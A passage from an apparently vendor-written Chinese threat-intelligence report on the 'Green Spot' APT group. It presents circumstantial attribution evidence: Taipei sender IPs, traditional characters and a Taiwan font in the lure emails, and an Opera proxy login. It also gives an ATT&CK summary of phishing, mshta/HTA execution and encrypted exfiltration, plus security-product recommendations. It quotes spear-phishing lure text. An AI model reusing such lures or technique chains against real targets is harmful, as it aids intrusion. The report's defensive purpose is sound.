


图5-2 白文档的默认字体为中文(台湾)

2. 多封鱼叉邮件的发件源IP位于中国台湾地区。

目前已发现9封攻击邮件的发件源IP位于中国台湾地区台北市：

表5-1 中国台湾地区的发件IP

攻击者发件邮箱	发件 IP	IP 地理位置
丁乐 <exy***@163.com>	***.230.51.192	中国台湾, 台北市
北京军武科技有限公司 <uqp***@163.com>	***.44.10.201	中国台湾, 台北市
安邦智库 <uqp***@163.com>	***.44.4.92	中国台湾, 台北市
丁乐 <exy***@163.com>	***.44.4.171	中国台湾, 台北市
丁乐 <exy***@163.com> aiyub03 <aiyu***@163.com>	***.44.7.120	中国台湾, 台北市
丁宁 <exy***@163.com>	***.230.191.65	中国台湾, 台北市
丁宁 <aiyu***@163.com>	***.230.90.55	中国台湾, 台北市
丁宁 <aiyu***3@163.com>	***.129.226.127	中国台湾, 台北市

3. 部分邮件正文的简体字句中存在繁体字，字体格式为台湾地区特有的“新細明體”。

所有的攻击目标都位于中国大陆，因此攻击邮件的正文都写成简体中文字，但也有如“错别字”般的个别繁体字留落其中，例如将“附件档”写成“附件檔”，“中国”写成“中國”。

冒味打扰您，并对您能拨冗查看此信致上谢意！

我司近其新增多项兼职职缺，特地邀请您，详情请参考附件檔

敬祝顺安

您好，并对您能拨冗查看此信致上谢意！

目前我司为完善 2020 年
中國探月工程展

，需各领域的菁英、专才协助，您的专业将是不可或缺的要素，诚挚邀请您参与智库建设工作联系。

敬祝顺安

图5-3 简体字句中的繁体字

部分邮件的正文字体默认为“新細明體”，“新細明體”字体为台湾软件公司威锋数位制作，只为支持繁体中文的内容显示，集中使用于中国台湾地区。

```
<div id="isForwardContent" style="">
<div style="line-height: 1.7;">
<p class="MsoNormal" style="">
    <font style="font-size: 13.3333px;" class="" face="新細明體, serif">
        董女士
    </font>
    <font
        color="#880000"
        face="新細明體, serif"
        style="
            color: rgb(0, 0, 0);
            font-family: Arial;
            font-size: 14px;
        "
        class=""
    >
        您好，我是中关村联创军民融合装备产业联盟主任丁乐
    </font>
</p>
```

图5-4 邮件正文字体为新細明體

4. 通过一段时间的分析与检测，我们发现疑似攻击者登陆该邮件确认账号密码有效性，登陆IP为77.111.***.***，经过分析得知，该IP在2019年迄今一直是作为Opera Mini浏览器自带VPN功能的官方代理IP。

登录日志		收信查询		发信查询		删信查询	
序列	登录时间	登录城市	IP地址	登录方式	登录状态		
1	2020年2月10日 09:20	法国	77.111.***.***	网页版 (Webmail)	成功		

图5-5 疑似攻击登陆陷阱邮箱记录

Country	Norway
Organization	Opera Mini Proxy
ISP	Opera Mini Proxy
Last Update	2020-08-06T14:49:33.399732
ASN	AS205016




图5-6 登录IP为Opera浏览器官方VPN代理

威胁框架视角的攻击映射

本次系列攻击活动共涉及ATT&CK框架中的7个阶段19个技术点，具体行为描述如下表：

表6-1 近期绿斑攻击活动的技术行为描述表

ATT&CK 阶段	具体行为
初始访问	通过鱼叉式钓鱼附件投递木马，或通过鱼叉式钓鱼链接投送钓鱼网站；
执行	诱导用户执行恶意 LNK 和恶意 RTF 文档，恶意 LNK 利用 Mshta 执行远程 HTA 脚本；
防御规避	释放 BAT 脚本删除阶段性文件，利用 Mshta 执行远程 HTA 脚本；
发现	搜寻指定后缀的文件，发现主机接入新设备，通过查询注册表获得本机软件列表；
收集	自动搜集本地文件的信息；
命令与控制	使用 53 和 80 等常用端口，传送数据前经一轮自定义加密；
数据渗出	自动向 C2 发送数据，数据先经加密，传输时每个数据包严格按 4k 大小拆分。

将涉及到的威胁行为技术点映射到ATT & CK框架如下图所示：

图6-1 近期绿斑攻击活动对应的ATT&CK映射图

小结

绿斑攻击组织在长时间内表现出有坚定持续的攻击意志，是一个主要面向国防军工领域范围的APT攻击组织。和安天披露的其他攻击组织相比，该组织的特点是在漏洞积累方面资源较为贫乏，历史上除极少数利用的0day漏洞外，基本上以使用陈旧漏洞为主，但该组织的社会工程技巧能力非常强，善于运用邮件入口构造与收件人高相关性内容，依托社工技巧诱导被攻击者打开相关链接或载荷来实施攻击。

可以看到，整体上邮件系统作为一种高暴露的安全资产和入口，往往是APT攻击组织的一个重要的入口点，从目前来看暴露出了四个问题：第一，目前存在一些在公务和科研活动中使用个人信箱的情况；第二，在当前整个的邮件安全环节上，缺少有效的防护体系；第三，在端点上缺少能够有效对抗APT相关攻击的解决方案；第四，相应的防卫目标没有覆盖重要科研和相关人员的个人电脑和相关信息资产。因此，结合以上问题我们提出以下四点应对建议：



明确机构和个人邮件安全使用的边界和安全要求。

对政企邮件使用安全解决方案，如基于安天AVL SDK安全插件+追影沙箱（[点击了解产品详情](#)）的检测解决方案。

在端点系统上安装具备有效防护能力，同时具备EPP+EDR特性的防护软件，如安天智甲（[点击了解产品详情](#)）。

将安全感知和防护范围扩展到关键人员的个人设备和家庭信息环境中。